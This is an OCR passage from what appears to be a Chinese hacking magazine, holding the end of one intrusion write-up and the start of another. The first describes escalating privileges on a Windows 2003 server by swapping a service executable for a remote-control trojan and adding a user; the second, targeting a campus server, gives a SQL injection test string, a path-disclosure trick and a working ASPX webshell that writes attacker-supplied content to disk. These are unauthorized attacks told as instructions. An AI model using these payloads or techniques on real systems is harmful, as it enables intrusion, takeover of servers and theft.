


图 12

因为我想把服务器也拿下来，所以接下来要考虑的就是怎么提权了。看了看服务器的情况：使用的是 Win2003 系统，只有一个 C 盘，关键的几个组件没有删，但是这样并不好提权，更没有提权大亨 Serv-U。看来我们只能看看有没有第三方服务软件可以替换了，在服务列表里看了好久，终于找到了一个可以替换的第三方服务软件程序了（图13）。

把原来的 smhstart.exe 改名为 smhstart.exe.bak，再把一个远程控制木马传上去并改名为 smhstart.exe（图14）。





图 14


这样，当服务器重启后就会执行我们的木马了。等了大概半个月左右吧，发现木马的控制端多了一台没有见过的新肉鸡。后来看了看，发现是服务器终于重启了，利用替换服务的方法成功提权，最后嘛自然是是添加一个新用户登录终端了（图15）。


图 15

（文章中涉及到的工具 Cookie & Inject Browser、海阳顶端一句话、URL 编码工具，已经收录在光盘中）

小编点评：

这是一篇典型的通过查找目标网站所用程序，再利用已知漏洞进行入侵的文章。其中还介绍到利用 URL 编码转换绕过过滤，成功获取管理员用户名密码。虽然没有破解出 MD5 密码散列，但却利用 cookies 欺骗进入了后台并拿到了 Webshell。而且还是用菜菜们比较少见的替换服务的方法成功得到服务器权限。



逆向工程——在一次入侵中的巧妙应用

28度的冰［H.S.T］

教育网的速度总是那么的慢，可恶至极，条件不好，那我们就得想办法改善了。于是我决定找台校内的服务器开个 VPN，不行的话架个代理也比现在强！经过一番排查，很快就锁定了目标，如图1。

网站使用的脚本是 ASPX，我们先来测试一下，提交 **NewsView.aspx?id=201 and user>0--**，返回如图2所示的结果。

报错了，基本上可以确定是 dbo 权限，但是有一个问题，错误提示被重定向到了页面 ErrorPage.aspx，看来是用了“try{…}catch();”做了异常处理，这样就使得注入工具无法得到错误提示，类似 NBSI 这样的工具就需要加入特征字符串了。啊D 则好一些，尤其是在列目录方面，NBSI 是直接通过报错得到目录内容，啊D 则另加了逐位猜测的功能，在错误提示关闭的情况下，也能列出目录下的内容。对于 ASPX 有一个更为有效的得到物理路径的方法，在浏览器中提交“/~ErrorPage.aspx”，返回如图3所示的结果。

好了，物理路径成功暴了出来，通过 Log 备份或者差异备

份不难得到Webshell。值得一提的是，并非所有的支持ASPX的网站都支持ASP。如果服务器把ASP扩展解析关闭了，即使备份成功，你在浏览器中访问shell也是404错误。所以，不妨尝试一下ASPX的小马：

```
<%@ Page Language="C#" validateRequest="false" %>
<%System.IO.StreamWriter ow=new System.IO.StreamWriter
(Server.MapPath("love.aspx"),false);ow.Write(Request.Params
["l"]);ow.Close();%>
```




图 1




图 2

